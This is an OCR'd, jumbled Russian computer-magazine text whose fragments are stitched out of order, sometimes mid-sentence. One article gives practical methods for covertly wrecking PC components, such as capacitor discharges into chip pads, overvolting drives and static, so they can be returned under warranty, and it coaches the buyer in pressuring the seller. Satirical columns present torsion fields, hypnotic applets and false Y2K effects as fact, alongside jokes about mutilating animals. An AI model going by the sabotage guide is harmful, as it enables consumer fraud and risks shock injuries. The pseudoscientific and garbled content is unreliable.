Универсальный способ — подать повышенное напряжение на разъемы микросхем (метод годится для любых плат).
1. Для этого берешь конденсатор и два провода. Конденсатор обязательно не электролитический, напряжение 400-500 вольт, емкостью 0,25-1 мкФ (можно применить конденсатор от ламп дневного света).
2. Заряжаешь конденсатор от сети (напоминаем, конденсатор не электролитический).
3. Присоединяешь провода к паре любых площадок на контроллере.
4. Прикасаешься проводами к конденсатору.
5. Повторить пару раз. :)
Если прикасаться к контактам микросхемы проводами, уже подсоединенными к конденсатору, то на плате могут остаться следы разряда.

Жесткий диск требует иного подхода. Запусти приложение, активно обращающееся к винту, затем поверни винт на 45 градусов и не сильно постучи. Головки должны поцарапать поверхность. При необходимости повторить процедуру.
Можно также взять источник тока от 6 до

тора. Спокойным, уверенным голосом объясни ему, что в случае отказа ты обратишься в Суд, Мосторгинспекцию, Антимонопольный комитет, Налоговую инспекцию и Общество по защите прав потребителя. И они рассудят ваш спор. Намекни, что у тебя уже есть опыт подобных дел. Любой уважающий себя человек не станет с тобой пререкаться и выполнит все условия, лишь бы больше не видеть и не слышать тебя, а, тем более, эти доблестные организации. Дело сделано, забирай свои деньги. Кстати, если в случае отказа ты решишь обратиться в суд, то дело ты, скорее всего, выиграешь, в виду многочисленных нарушений закона со стороны продавцов. К тому же суд практически всегда на стороне покупателя в спорных случаях, так как судьи сами покупатели и торгуют лишь иногда собственной совестью.

Способ №2 имеет один большой недостаток. Срок возврата товара ограничен 7–10 днями. Иначе продавцы справедливо спросят, почему же ты не пришел раньше, и заподозрят подвох. В большинстве случаев нас это не устроит. На это у нас заготовлен способ №3.

Способ №3. Сохрани свой капитал, делая откровенные гадости

Итак, ты не хочешь менять любимые железки каждые две недели. ОК. Ты сможешь поменять или вернуть их в течение всего гарантийного срока. Выше рассматривались лишь те случаи, когда товар сдается в рабочем состоянии. Их вернуть и обменять труднее всего. С бракованными и неисправными товарами все намного проще. Их ты можешь обменять или вернуть в течение всего гарантийного срока на основании Закона о правах потребителя, ст. №18 (смотри врезку).

Осталась самая малость — сделать твой продукт нерабочим. Точнее говоря, сломать его так, чтобы продавец не понял, что это сделали ты.

Как видно из Закона, здесь есть огромные просторы для деятельности: мы можем отремонтировать товар, обменять товар на аналогичный, поменять на новый. Все в наших руках. Труднее всего добиться возврата денег. В Законе указано, что расторжение договора купли-продажи возможно только при наличии существенных недостатков. Что такое существенные недостатки, тоже указано в Законе (см. врезку). Как видишь, определение довольно расплывчатое. Под него подпадает практически любое несоответствие продукта поставленным задачам. Например, покупая сканер, ты рассчитывал на определенное качество получаемой картинки. Поработав на нем, ты понял, что на самом деле сканер выдает вовсе не то качество, на которое ты рассчитывал. А это как раз подпадает под определение «Существенный недостаток».

Таким образом, ты легко сможешь вернуть неработающий товар назад. Правда, ты опять-таки должен будешь следовать всем правилам, указанным в способе №2. Если продавец предложит отремонтировать или обменять товар на аналогичный, не соглашайся ни в коем случае! Скажи, что после поломки ты не доверяешь этому продукту, а о покупке другого ты еще подумаешь и определишься позже. Поэтому будет лучше, если тебе вернут деньги. Помни, твоя сила в том, насколько серьезно и убедительно будут звучать твои аргументы и насколько серьезными покажутся твои претензии и угрозы. Учти, что доводить дело до суда — не лучшее решение (сложная процедура, отнимает много времени и сил. Но это не значит, что не нужно угрожать судом :)). В любом случае, попытайся решить все на месте.

Маленькое напоминание: так как все расчеты на территории России производятся в рублях, то и деньги свои ты получишь в деревянных. Есть шанс пролететь при высокой инфляции. Пример. Год назад ты отхватил видеокарту за 600 рублей ($100), сегодня ты решишь ее вернуть. Ты получишь на руки те же 600 рублей, но по сегодняшнему курсу это всего-навсего $26. Так что остается только надеяться на скорейшую финансовую стабилизацию. Если вам захотелось воспользоваться нашими советами, обязательно загляните на сайт www.spros.ru. Там лежит куча информации о защите прав потребителя, все законы и нормативные акты, образцы заявлений и адреса компетентных органов. есть специальная страничка, посвященная обмену и возврату компьютеров. Удачи!

Игорь Ломово

12 вольт и подключить к разъему 5 В на диске. Постепенно увеличивай напряжение по 1–1.5 V, ждешь 1 минуту. Если диск живой, продолжай увеличивать напряжение. Неплохой способ — потрясти работающий диск.

Видеоплаты с TV выходом легко умирают при втыкании и вытыкании провода, соединяющего TV с картой. Естественно, при включенном компе. Нужно быстро повторять процедуру раз 10 подряд.

Универсальный способ — использовать статическое электричество. Потри плату о шерстяной свитер. Иногда тереть приходится очень долго. :) Однако этот метод отлично работает на ОЗУ.

Звуковые платы самые живучие. Попробуй метод со статикой и с конденсатором.

Мониторы портить не рекомендую. В каждом мониторе практически всегда есть дефекты изображения: несведение, плохая геометрия. Тебе останется доказать, что данный монитор не удовлетворяет твоим требованиям и не решает поставленных задач (скажи, что ты работаешь с полиграфией, в журнале по защите прав потребителей «Спрос» :)).

Ну и хватит на сегодня, пожалуй. А то сейчас весь компьютер испоганишь. Но в ближайших номерах мы продолжим публикацию методов «убийства» разного железа. Мы будем очень рады, если ты пришлешь нам свои способы.

Существенный недостаток товара (работы, услуги) — недостаток, который делает невозможным или недопустимым использование товара (работы, услуги) в соответствии с его целевым назначением, либо который не может быть устранен, либо который проявляется вновь после устранения, либо для устранения которого требуются большие затраты, либо вследствие которого потребитель в значительной степени лишается того, на что он был вправе рассчитывать при заключении договора;

ПРАКТИЧЕСКИЕ НАЧИНАЮЩЕМУ

Мужик №1

Кругом только и слышно: «Американские ученые открыли то-то, синтезировали это, вживили микросхему тому-то, глаза на лоб вылезли у того-то...» Но толком никто ничего сказать не может, только делают умное лицо и произносят загадочную фразу: «Ну, ты же понимаешь, эта информация сразу туда ушла», и показывают пальцем кверху. Ну да, так я и поверил! Очень нужна альпинистам эта информация! И так везде, представляете? Каждый тычет пальцем вверх и пытается меня убедить, что те, кто там, наверху, все засекретили. Короче, в один прекрасный день мне все это надоело, и я решил сам во всем разобраться. Поехал в ассоциацию альпинистов России и прямо спросил: «Почему вы всю информацию о компьютерных биотехнологиях засекречиваете?» Меня почему-то спустили с лестницы и сказали, что в следующий раз вызовут мне скорую. И тут я догадался. Ну, конечно же, скорая! «Био» и «медицина» ведь так близко! Странно, но в скорой мне тоже ничего не рассказали, а зачем-то погрузили меня на носилки и отвезли в психиатрическую лечебницу. Оказалось очень кстати. Именно там я и познакомился с некоторыми людьми (они тоже там отдыхали), которые мне столько порассказывали!

Что вы знаете о биокомпьютерах? Пока маловато, но скоро ими детей пугать будут. С тех пор, как открыли, что человек думает мозгом, всем понятно, что его надо изучать. Изучали его очень активно: и из тела вынимали, и электродами туда тыкали.... Но с развитием компьютерных технологий стало возможным взглянуть на проблему с другой стороны...

Для начала научись правильно вскрывать череп!

Вот сидели американские ученые и думали, что те гении, которые со мной в палате не лежат, дохнут как селедка в луже с нефтью. А ведь было бы здорово сделать так, чтобы их драгоценный мозг не умирал вместе с телом. Но какие-то уроды, типа нашего зав. Отделением, — такие исследования запретили. Ведь в мертвом человеке мозг портится очень быстро. Чтобы продлить его существование, необходимо «подключиться» к нему задолго до естественной смерти человека. Я с крысами и лягушками часто такое проделывал. Просто вскрываешь крыске череп и подсоединяешь туда электроды в нужных местах. Все это обрабатывается на компьютере, машина искусственно поддерживает жизнь своей жертвы. Обрати внимание: чтобы «подключиться», мозг вынимать не нужно. Аккуратно распили крышку черепа и быстро подсоединяйся электродами.

Используй нейросети!

Но неутомимые ученые не сдавались. Стали делать нейросети. Дело в том, что обыкновенный компьютер сделан до боли неправильно. Оптимальной считается троичная система счисления, а у компьютеров она — двоичная. Знаете про АВМы (Аналоговые Вычислительны Машины)? Серая тумбочка с блестящими клеймами решает дифференциальные уравнения так лихо, что любой Пентиум выпадет в осадок от зависти. Там все математические функции моделируются реальными физическими (аналоговыми) процессами. Но только для каждого нового диффура нужно новую схему собирать — это около 200 проводочков. И все вручную. Так что всем проще работать с убогим цифровым компьютером. Но и здесь спасение нашли, попытались построить алгоритмы, которые походят на обычную биологическую эволюцию. И получилось, что такие программы способны обучаться очень быстро и эффективно работать. А ежели ты туда пихнешь еще и нейроакселератор (карта такая специальная, поищи в магазинах или на рынках), то все в 1000 раз быстрее будет. Сейчас большинство крупных банков стремительно закупает такие биопрограммы и биокарты. Ведь подобная программа очень быстро у крутейших брокеров опыт перенимает и начинает зарабатывать очень большие деньги. Естественно, стоит это дорого и сильно не афишируется. Такая технология уже давно превзошла человеческие возможности в плане прогнозов, и ее можно научить чему угодно. Разрабатывалось это все, естественно, для NASA, а работает на оборонку и крупный бизнес — у них деньги есть. Это действительно сложная штуковина. Мы вот тут с Наполеоном пытались ее сами спаять — не получилось. Хотя, может, нам просто мозгов не хватило? Не наших, в смысле, а тех, которые мы в операционной свистнули. У них там после операций много зап. частей остается.

Побалуйся с имплантантами (мои любимые опыты).

Тут и медики подоспели. Совершенство технологий позволяет сейчас достаточно органично интегрировать в живое тело электрические модули. Так вот, в Южной Калифорнии Теодор Бергер активно сращивает кремневые чипы и живую ткань. Результаты исследований уже позволяют частично восстанавливать части мозга после сильных повреждений. Вот попал какой-нибудь магнат в аварию — черепно-мозговая травма, море крови, ну, словом, зрительная кора пострадала. Идет он к ученым, они ему туды чип электронный вставляют, который может частично зрение восстановить. Очень дорогостоящая операция! Ты, кстати, если хорошенько дома потренируешься, то потом сможешь огромные бабки заколачивать таким образом. Я вот недавно собаку свою так прооперировал. Собаки же все видят в черно-белом изображении. Вот мне ее и стало жалко. Я ей череп вскрыл, пару чипов с видеокарточки выдрал, ей впаял и глаза вырезал, а на их место две телевизионные трубки 21-дюймовые вставил. Маме вот только не понравилось, ее с сердечным приступом увезли, когда она моего песика увидела. Но это все ерунда, я вот тут узнал, что в ближайшем будущем завершится работа над вспомогательными вживлениями. Можно будет усиливать математические функции мозга, память, вживить передающее устройство. Тоже, кстати, прибыльное дело! Новым русским мобильные в бошки вшивать, себе пару терабайтиков памяти, чтоб порнушные видеофильмы на касетах не покупать, а посмотреть один раз, а потом в мозгах крутить, когда в метро едешь, например. А пока я с собачкой своей экспериментировал, Марк Стидман (крупнейший физиолог) с группой лингвистов в Пенсильвании начал учить компьютер понимать



СОВЕТЫ БИОХАКЕРУ



интонацию и грамматическую часть предложения. Так что скоро машина будет действительно ПОНИМАТЬ, что от нее хотят. Это еще один шаг к биологическим интерфейсам.

В Вильнере Институт Глаза разрабатывает системы восстановления зрения. Только посмотри на картинку! У первого мужика частично повреждена сетчатка - не беда! Биоэлектронный механизм распределяет на здоровые куски сетчатки видимое изображение. Второму мужику вовсе глаза не нужны. В зрительную кору мозга (это, как видишь, на затылке) внедрен массив электродов. А на ботанских очках стоимостью 10 000$ закреплены цифровые камеры. Третьего мужика ты не видишь, это его сетчатка, там такой зелененький имплантант, и опять цифровая камера на очках. Только тут информация поступает не в мозг, а на сетчатку. Все удобно и просто, только как такое реализовать смогли? Понятное дело — кроликов резали, заметьте, живых! Что от дохлых-то проку?

Ну и Израиль, конечно, не отстал, там выяснили, что сигналы по нейронам идут по принципу радиоприемника. Ты, наверно, знаешь, что каждая часть мозга отвечает за свое. Зрительная кора - зрение, слуховая — слух и т.п. Есть и нервы специальные: зрительный, слуховой.... Но есть и другой способ связи глаза с мозгом, например. Оказывается, что каждый участок мозга имеет свою волну, ну прям как радиостанции. Это значит, что теперь, чтобы к зрительной коре подключиться, мне не надо туда или в сетчатку электроды совать. Теперь я могу подключиться к любому нерву, настроиться на волну нужного мне участка мозга и передавать или получать информацию. Это раскрывает невероятные возможности для техники. Представь обычные наушники, использующие этот принцип: они и зрительные галлюцинации у тебя вызовут, и холод, и голод, и запах, словом, полная реальность. И нечего особенного не надо, запустил программу, и все. От этих исследований, кстати, пострадали крысы. Поэтому они теперь плееров боятся очень.

Хирурги, конечно же, тоже рады были: «Если глаз можно заменить электронным, почему бы руки и ноги такими не сделать?». И стали они делать нейроуправляемые протезы. Процессор к нервам подключен, желание человека улавливает и механической частью управляет. Больше всего японцы преуспели: их биоэлектронная рука может с равной легкостью взять и кирпич, и хрупкое яйцо.

Ты уже заметил, наверное, что осталось тебе только все эти технологии доделать и вместе собрать. И получим мы человека, мозг которого соединен с компьютером, а компьютер — с Интернет. Для него компьютерный мир столь же реален, как и физический.


Все бы хорошо, да моралисты не пускают. У их брата хватка железная: «Животных не мучайте! Компьютер и так для здоровья вреден, а тут еще вдруг кто биоэлектронные мозги вирусом заразить вздумает! Нееее, мы того не хотим! Мы того не допустим». Дошло даже до того, что все хваленые американские, германские и др. ученые ежегодно перед зелеными отчитываются. Мол, не больно обезьянкам от наших исследований. Глядите: они сами в нашу машину залезают. Другое дело Россия, есть нечего, какое нам дело до каких-то обезьян? Тут и на людях можно поэкспериментировать....

Изучай генетику. Пригодится!

Электроника это, конечно, хорошо и здорово, да только проблем не оберешься. Вот поставил ты соседу в мозг чип математический, а он взял и перегорел. Он опять к тебе припрется череп вскрывать, мозги потрошить, да еще и пол-литра с собой захватит, а тебе другими делами надо заниматься. А по пьяни можно и батарейки случайно ему не туда вшить. Вот генетики и думают, что круто было бы вывести зверушку такую, она тебе сама в мозг заползет, сама подключится, никаких батареек. И, знай, сидят себе в своих лабораториях и все ДНК читают, белки разворачивают, картинки дурацкие рисуют. Мол, все человеческие гены прочтем и тогда.... А что тогда? Но это все на западе, а у нас-то тут такое творится! Еще в далеком 1957 году китайский исследователь Дзян-Каньджен построил ряд интересных приборов. Так появились на свет животные и растения-химеры, такие, как куро-утки, цыплята с волосами самого Дзян-Каньдженя, кролики с рогами козы, кукуруза, из початков которой росли пшеничные колосья, и т.д. Его исследования были продолжены российскими учеными. А сегодня этим занимается Горяев в институте Квантовой генетики при РАН. Хороший мужик, кстати. Вот когда время найду на то, чтобы у муравьев хвосты от павлинов выращивать, к нему пойду подучиться. А сейчас я очень заинтересовался теорией «волновой генетики». Горяев и предшественники выяснили, что ДНК является своеобразным генератором особых полей. Таким образом, живые клетки способны общаться даже через кварцевое стекло. А электронные аппараты, способные своим излучением дистанционно влиять на гены человека и животных, уже построены. Более того, они окружают нас. По мнению Горяева все возрастающее количество генных мутаций связано с наводнением нашей жизни электроволнами. Наибольший вред приносят сотовые телефоны, микроволновые печи - наиболее мощные излучатели. Но самое интересное, что тебе будет очень просто создать аппарат, который, следуя программе, влиял бы на гены человека. Если нечто подобное смог создать китаец в 57-ом, то в наше-то электронное время! По сравнению с волновой генетикой современная — просто детские игрушки. Но все мы, конечно, думаем, что такого аппарата у спецслужб нет, и вообще такое невозможно....

Не шути с нанотехнологиями!

Основа современного компьютера - полупроводник — штука дорогая громоздкая, и жрет кучу электричества. Так что сейчас создают новую элементную базу - молекулярную. Компьютеры нового поколения ты не рассмотришь глазом. Процессор из нескольких молекул перегонит суперкомпьютеры, ведь он сделан наподобие живой клетки. Нанонаука началась с туннельного микроскопа. Ученые получили возможность собирать молекулы по атомам.



Доктор Ван Дер Вэйд научился изучать поведение «искусственных молекул». Несколько месяцев назад он открыто рассказал о перспективах в этой области. Миллионы запрограммированных наноробoтов способны провести любую по сложности хирургическую операцию. Ввести их своим пациентам ты сможешь обычным шприцом. Представляешь, как это упростит всю твою работу?! Биопроцессор будет дешевым и невероятно умным, а главное — маленьким.

Соединить же его с живой тканью будет просто и безболезненно.

Дело только в усовершенствовании самих нанотехнологий. Сейчас для исследования «искусственной молекулы» ученые используют генераторы 400 ГигаГерц — просто фантастические частоты. Это тебе не 166 МегаГерц, как на твоем лабораторном Пентиуме.

А еще, если на тебя бандиты наедут, чтоб ты с ними делился, ты сможешь откупиться от них выполнением нескольких заказов. С помощью нанороботов сможешь убивать или подчинять людей. Их ведь невозможно будет уловить или убить наподобие болезни.

Зачем гипнотизеры спецслужбам и что такое торсион?

Ты разрабатываешь биокомпьютер, а КГБшники смеются над тобой. Ведь самый обычный гипноз способен буквально программировать обычных людей. Посылают, к примеру, шпиона с шифровкой, внушенной под гипнозом. Программа такова, что он вспомнит сообщение, только когда найдет адресата. Лови его, на куски режь, он, даже если сам захочет, рассказать не сможет. Удобно?

Гипноз изучен и построены приборы, которые могут гипнотизировать. Первые разработки были сделаны в гитлеровской Германии, вместе с ракетами и ядерным оружием. А через десяток лет после войны появились мирные варианты BIOFEETBACK'и, которые до сих пор очень популярны у моих американских коллег, они позволяют лечить импотенцию и т.п. Но нам-то с тобой пока рано об этом думать. А вот гипноз в Интернете нам пригодится.

Был большой скандал на сервере добровольных пожертвований в Интернете. Выяснилось, что Java апплеты гипнотизировали пользователей, и те «добровольно» вносили деньги. Все, конечно же, слышали про таинственные смерти программистов от остановки сердца. Это объяснимо, ведь под гипнозом можно приказать человеку остановить сердце. В данном случае тебе надо будет вставлять гипнокартинку в роковой 26-й кадр. А недавно мне пришло письмо, в котором говорилось, что некоторые плагины WinAmp'а (MP3 плеера) вызывают головную боль и плохое самочувствие, если ты на него смотришь более 2-х часов. Ну, про эти плагины я уже знал, их мои приятели в Штатах делали. Они тоже любят поиздеваться над юзерами.


Правда, гипнокомпьютер не очень удобен. Можно, конечно, управлять простыми смертными через телевизор, радиоприемник и т.п. Но нужно, чтобы человек что-то слушал или смотрел. Вот один мой приятель и изобрел аппарат, который способен влиять на мозг на большом расстоянии. Такие аппараты генерируют ТОРСИОННЫЕ поля. Изучением торсиона занимался еще сам Никола Тесла, читай его дневники. А множество патентов на эту тему успешно скрываются от глаз смертных. Дело в том, что простейший такой аппарат ты сможешь собрать дома на столе. А что было бы, если бы не только мы с тобой стали их делать?

Век биокомпьютера.

Живи спокойно, радуйся жизни. Скоро ты услышишь о биокомпьютерах больше. Они уже манят многих восхитительными возможностями. А когда очнешься внутри машины или станешь свидетелем странных вещей — смирись. От сумы и от тюрьмы не зарекайся. Хотя, от первой тебе поможет всякая халтурка с имплантантами, а вот от второй тебе точно не уйти. Ну, если только тебя не привезут погостить к нам в палату. И ничего смешного, между прочим. Общество не понимает нас, гениев.


Главный биохакер,
Гена КроКоДИЛов

персоны




Теодор В. Бергер. (Berger, Theodore W.) berger@bmsrs.usc.edu
Профессор факультета Биомедицинской Инженерии Гарвардского Университета с 1976 года. Анатомия, физиология мозга. Память и математическое моделирование мыслительных процессов. Разработка внутримозговых внедрений (имплантантов) на кремниевой основе.


Никола Тесла (Nikola Tesla) 1856-1943. Хорватский эмигрант в США. Выдающийся физик, открыл трансформатор, катушку Тесла. Его архив практически не сохранился (говорят, что не сохранился). Но из доступных дневников ученого очевидно, что он является первооткрывателем торсионных полей. На этом принципе им была построена машина, которая ездила от генератора на башне БЕЗ ПРОВОДОВ. Этот факт невозможно скрыть, т.к. он демонстрировал эту машину на ярмарках и выставках. Чертежи и пр. исчезли вместе с архивом и самим аппаратом.




Ехуд Ахиссар (Ehud Ahissar) (972-8) 934-3748, Fax: (972-8) 934-4140, e-mail: bnehud@wiccmail.weizmann.ac.il
Израильский исследователь. Вейзманский институт наук The Weizmann Institute of Science (Израиль). Нейромеханизмы, лежащие в основе адаптивной обработки. Fm подобные механизмы в нейронах.



Профессор Даниил В. ван дер Вайд. (Daniel W. van der Weide) Phone: (302) 831-8784, Fax: (302) 831-4316 or (302) 831-1218, e-mail: dan@ee.udel.edu
Профессор кафедры Электронной Инженерии в Университете штата Делавэр (США). Исследование искусственной молекулы. Создание новой биоподобной базы для компьютеров на основе нанотехнологий.




Ричард А. Норманн (Richard A. Normann) normann@m.cc.utah.edu
Профессор кафедры биоинженерии University of Utah (США). Кортикальные (кора головного мозга) имплантанты, частичное восстановление зрения.



Доктор Джон Трусвел (John Trueswell)
Office Phone: (215) 898-0911
Lab Phone: (215) 573-2841
e-mail: trueswel@psych.upenn.edu
Институт естественных наук при университете в Пенсильвании. Лаборатория по исследованию человеческого языка, мимики, способов общения.





Петр П. Гаряев. 123056 Москва, Мало-Тишинский пер.11/12-25. Тел/Факс: (095) 253-1705 Российская Академия Наук. Институт Квантовой Генетики. В данный момент возглавляет неформальное общество (LTD) «Биофон», исследующее генетику, физику и аномалии.

Y2K: MUST

1

2

3

5

01/01/200

DIE ИЛИ НЕТ?

Интересные слушки стали распространяться по нашей редакции, друзья мои. Явился тут к нам один с придурковатой физиономией и заявил, что скоро должен наступить 2000 год! Да к тому же не просто наступить, а ознаменовать свой приход салютом их атомных ракет, массовым психозом компьютеров и полным помешательством их пользователей. Ну, и придумают же! Ну, нас-то так просто на такие понты не возьмешь, мы-то знаем, что депутаты никогда не примут закон о наступлении 2000 года. А компьютеры... ну да, верно, компьютеры ничего о наступлении 2000 года не знают. Но их тоже можно понять, ведь они же неграмотные, Билл Гей-тссс скрывает это от них в глубочайшем секрете, в школе им про это не рассказывали, в институте и подавно, там только студенты их пивом поливают, да всякие шибко умные программеры на них вирусы тестируют. Когда же тут о Y2K думать, в такой нервной обстановке?

Y2K: MUST DIE ИЛИ НЕТ?

Итак, в чем же заключается суть проблемы Y2K — именно так, с содроганием, переходящим в ужас, называют знаменательную дату в мировой электронно-вычислительной прессе? Трагедия состоит в том, что львиная доля мирового парка ЭВМ создавалась еще в те времена, когда даже такой оптимист, как Папа Римский, не верил и не предполагал, что это абсурдное сборище дешевых тайваньских деталей под названием PC сможет дожить хотя бы до окончания гарантийного срока. Про Y2K же даже и речи не шло. Но мир подвело умение бедного и жадного пользователя выжимать из компьютера все ресурсы, а именно: разгонять i286-16 до состояния iPII-666 путем замыкания двух конденсаторов в спертой из палеонтологического музея мультикарте. Эти компьютеры работают себе, doom-ают, играют с вами в шахматы, отсылают ваш e-mail к черту на кулички и даже не задумываются о том, что остался всего год до того момента, как счетчик лет в их таймере с грохотом перевалит с 99 на... А вот то, на что он перещелкнется, и знаменует весь страх и ужас современного кибернетического сообщества.

Опасность намбер раз

Подавляющее большинство современных программных продуктов (см. мануалы) не рассчитаны на распознавание первых двух цифр текущего года. Год рождения В.И.Ленина (1870) и выход последнего альбома The Beatles (1970) для них одно и то же, вне зависимости от того, чьи песни (Ленина или Леннона) им нравятся больше. Наглядный пример — Windows 95, даже в названии которого фирма Microsoft не предусмотрела дополнительных цифр. Когда Билли, анонсируя Windows 98, уверял, что эта операционная система уже подготовлена к проблеме Y2K, эксперты только рассмеялись — еще бы, ведь система стала зваться именно Windows 98, а не Windows 1998, а, значит, счетчик первых двух цифр года в нее так и не был включен.

> **... даже такой оптимист, как Папа Римский, не верил и не предполагал, что это абсурдное сборище дешевых тайваньских деталей под названием PC сможет дожить хотя бы до окончания гарантийного срока.**

Теперь наступил момент для мысленного опыта: представьте, что на коммерческом порнографическом сайте, который вы, вместе с вашими родителями, разместили в Интернете, происходит автоматическое обновление информации на более свежую. Для автоматизированной системы это норма, когда сервер заменяет устаревшие картинки, послания и данные на новые, потихоньку уничтожая старые. Как только наступает год «00», сервер, сравнивая файлы с этой датой, естественно, решит, что данные за «97», «98» и «99» новее — еще бы, ведь эти цифры намного больше. В результате все, поступающее в 2000-ом году, будет автоматически уничтожаться, и даже пожухлые черно-белые порнокартинки 1932 года, отснятые допотопной «Сменой 8М», будут выдаваться за эксклюзивную свежатинку. Количество клиентов платного сайта катастрофически падает, разочарованная публика требует вернуть обратно деньги за билеты, и через полгода вы и ваши родители оказываетесь по уши в долгах, и, как результат — остаток вашей жизни вы проводите в долговой тюрьме.

По этой же причине редакция **X** рекомендует уничтожить все ваши игры с автоматическим сохранением и загрузкой незадолго до нового 2000 года. Ибо по прошествии этой планки игра не сможет правильно определить, какой сохраненный файл более старый, а какой - новее, и в результате вы будете обречены при каждом запуске играть снова в том месте, где остановились в прошлом году... Если вообще ваш компьютер еще будет в состоянии играть, но об этом в опасности намбер два.

Опасность намбер два

Любой, даже упавший с Луны без парашюта человек, знакомый с теорией компьютерных игр, прекрасно знает, что в основе их функционирования лежат так на-

зываемые «датчики случайных чисел». Беготня монстров, перетасовка колоды карт, направление атаки Протоссов или количество хитов, выбиваемых из вашего кровного врага в ролевой игре - все эти события находятся в прямой зависимости от набора случайных чисел, дабы они были как можно более непредсказуемыми, а, значит, возбуждающими. Весь смех и хохот заключается в том, что подавляющее число генераторов случайных чисел основано на подсчете цифр, исходя из показаний компьютерного таймера. Функции перемножения часов, секунд и лет присутствуют практически везде... Но когда номер года становится «00», то и любые операции с умножением окажутся нулевыми. А, значит, все ваши игрушки во всех ситуациях начнут выдавать действия, обусловленные числом «0». Чем это грозит? Ваши монстры в Quake будут стоять на месте! AI в любой, даже самой совершенной RTS не сможет сдвинуть свои войска или произвести какой-либо внезапный выстрел. «Марьяж» и "Пасьянс" будет раздавать вам одну и ту же карту. А случайный демонстратор разных «баннеров» в Интернете автоматически зациклится и начнет показывать одну и ту же заставку; и молите Бога, чтобы это был баннер вашего сайта, а не тысяч конкурентов.

Опасность намбер три

Вам немедленно следует избавиться от всех демо, shareware и прочих рекламных и бесплатных программных продуктов. Подавляющее большинство из них ориентировано на то, что, спустя какое-то время (например, после года работы), они самоликвидируются, настойчиво требуя купить официальную и полную версию продукта. Что произойдет с такими программами на рубеже тысячелетий — и подумать страшно. Неожиданно программы обнаружат, что на календаре установлено время, даже меньше, чем то, когда они были написаны. Как будто кто-то приклеил «Моментом» к отрывному календарю несуществующие виртуальные листки. Для любой мало-мальски умной программы это означает лишь одно: «пользователь — жулик, и методом подделки времени пытается меня одурачить, гад такой!». А защита от таких посягательств встроена повсеместно - «возмущенная» вашим обманом программа может самоликвидироваться, путем, например, отформатировав винчестер из чувства праведной мести.

Опасность намбер четыре

Что мы все о программах, да о программах? Чувствительно ли железо к испытанию временем? Да. Хотя большинство современных BIOS оперирует четырехциферным кодом года, это ничуть не означает, что периферия (видеокарты, винчестеры и мыши) или даже ядро (процессор, материнская плата, кулер и т.п.) считывают дополнительные разряды с сигналов точного времени, регулярно передаваемых им из BIOS. Логика «железа» — это



логика, сравнимая с военной. После 23:59 31.12.99 должно быть 0:00 01.01.100. Но вместо этого шина данных подает сигнал о наступлении 0:00 01.01.00. Реакция железа может быть самой непредсказуемой. Оперативная память воспримет это как ошибку и скажет процессору, что он придурок. А процессор ответит, что все-таки должно быть 00, но память (в которой стоит проверка ошибок) опять потребует от процессора правильного результата (100), и это может затянуться вплоть до следующего тысячелетия. В лучшем случае ваш компьютер просто повиснет (придется нажать Ctrl+Alt+Reset или открыть CD-ROM драйвер и сказать туда фамилию). Но не факт, что это разрешит конфликт с зациклившейся проверкой ошибки. Не справившаяся с зацикленной самопроверкой система обречена на выкидывание из окна. Эффект такого «Кольца Мебиуса» при входе в 2000 год — один из самых фатальных.

